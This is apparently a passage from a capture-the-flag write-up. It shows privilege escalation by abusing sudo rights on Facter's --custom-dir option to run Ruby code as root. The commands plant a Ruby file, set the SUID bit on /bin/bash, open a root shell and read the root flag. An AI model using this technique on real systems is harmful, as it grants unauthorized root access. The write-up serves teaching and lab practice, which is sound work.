If we read the repository, we can see in Extensibility.md that we can use the --custom-dir option to load any Ruby script inside the directory:
Custom Facts Compatibility
--------------------------

Facter 4 will load custom facts from the following locations:

* Any Ruby source file in a `facter` subdirectory on the Ruby load path.
* Any Ruby source file in a directory specified by the `FACTERLIB` environment variable (delimited by the platform PATH separator).
* Any Ruby source file in a directory specified by the `--custom-dir` option to facter.
So, let’s try to create a file using a simple command (in Ruby, we can execute commands using backticks, among other methods):
trivia@facts:~$ echo '`touch asdf`' > a.rb
trivia@facts:~$ sudo facter --custom-dir . &>/dev/null
trivia@facts:~$ ll
total 40
drwxr-x--- 6 trivia trivia 4096 Feb  4 00:08 ./
drwxr-xr-x 4 root   root   4096 Jan  8 17:53 ../
-rw-rw-r-- 1 trivia trivia   13 Feb  4 00:08 a.rb
-rw-r--r-- 1 root   root      0 Feb  4 00:08 asdf
lrwxrwxrwx 1 root   root      9 Jan 26 11:40 .bash_history -> /dev/null
-rw-r--r-- 1 trivia trivia  220 Aug 20  2024 .bash_logout
-rw-r--r-- 1 trivia trivia 3900 Jan  8 18:19 .bashrc
drwxrwxr-x 3 trivia trivia 4096 Jan  8 18:01 .bundle/
drwx------ 2 trivia trivia 4096 Jan  8 18:58 .cache/
drwxrwxr-x 3 trivia trivia 4096 Jan  8 17:52 .local/
-rw-r--r-- 1 trivia trivia  807 Aug 20  2024 .profile
drwx------ 2 trivia trivia 4096 Feb  3 17:03 .ssh/
And there’s a file called asdf owned by root!
Privilege escalation
At this point, we can become root by setting the SUID bit to /bin/bash (among other ways):
trivia@facts:~$ echo '`chmod u+s /bin/bash`' > a.rb
trivia@facts:~$ ll /bin/bash
-rwxr-xr-x 1 root root 1740896 Mar  5  2025 /bin/bash*
trivia@facts:~$ sudo facter --custom-dir . &>/dev/null
trivia@facts:~$ ll /bin/bash
-rwsr-xr-x 1 root root 1740896 Mar  5  2025 /bin/bash*
trivia@facts:~$ bash -p
bash-5.2# cat /root/root.txt
4c3485811b990b91e80646fdd30b5cbf